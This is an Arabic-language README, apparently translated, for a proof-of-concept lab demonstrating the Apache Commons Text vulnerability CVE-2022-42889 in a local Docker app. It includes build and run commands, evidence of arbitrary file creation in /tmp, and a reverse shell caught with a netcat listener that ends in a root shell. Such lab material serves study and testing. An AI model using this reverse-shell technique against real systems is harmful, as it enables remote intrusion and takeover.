 korteke/cve-2022-42889-poc
تطبيق بسيط يوضح كيفية استغلال ثغرة CVE-2022-42889

تطبيق تجريبي بسيط يوضح كيفية استغلال ثغرة CVE-2022-42889.

يستخدم خدمات OOB (خارج النطاق) لإظهار بادئات dns و url.
JavaDocs لـ commons-text interpolation commons-text JavaDocs
أمثلة على الاستيفاء
اقتباس من Rapid7
تمت مقارنة الثغرة بـ Log4Shell لأنها ثغرة على مستوى مكتبة مفتوحة المصدر ومن المحتمل أن تؤثر على مجموعة واسعة من تطبيقات البرامج التي تستخدم الكائن ذي الصلة.
ومع ذلك، يشير التحليل الأولي إلى أن هذه المقارنة سيئة. طبيعة الثغرة تعني أنه على عكس Log4Shell، سيكون من النادر أن يستخدم التطبيق المكون الضعيف من Commons Text لمعالجة مدخلات غير موثوقة قد تكون ضارة.
يمكن تخطي Java و maven إذا قام المرء بسحب الصورة من Docker Hub
بناء التطبيق
mvn clean package
بناء صورة docker
docker build -t cve-2022-42889-poc .
تشغيل صورة docker
docker run --rm -p 8081:8081 -t cve-2022-42889-poc
الوصول إلى التطبيق واتباع التعليمات
open http://localhost:8081
تحقق من أن الثغرة تنشئ ملفًا جديدًا في الدليل /tmp/ (/tmp/blop)
➜  ~ docker exec -ti cve-2022-42889-poc /bin/ls /tmp

blop		 tomcat-docbase.8081.12439436974042217796
hsperfdata_root  tomcat.8081.2549096106233509364
➜  ~
الغلاف العكسي. قم بتشغيل "nc" على جهازك المحلي
➜  ~ nc -lv 4242
root@7cfcd6a39a61:/# whoami && uname -a
whoami && uname -a
root
Linux 7cfcd6a39a61 5.10.76-linuxkit #1 SMP Mon Nov 8 10:21:19 UTC 2021 x86_64 GNU/Linux
root@7cfcd6a39a61:/#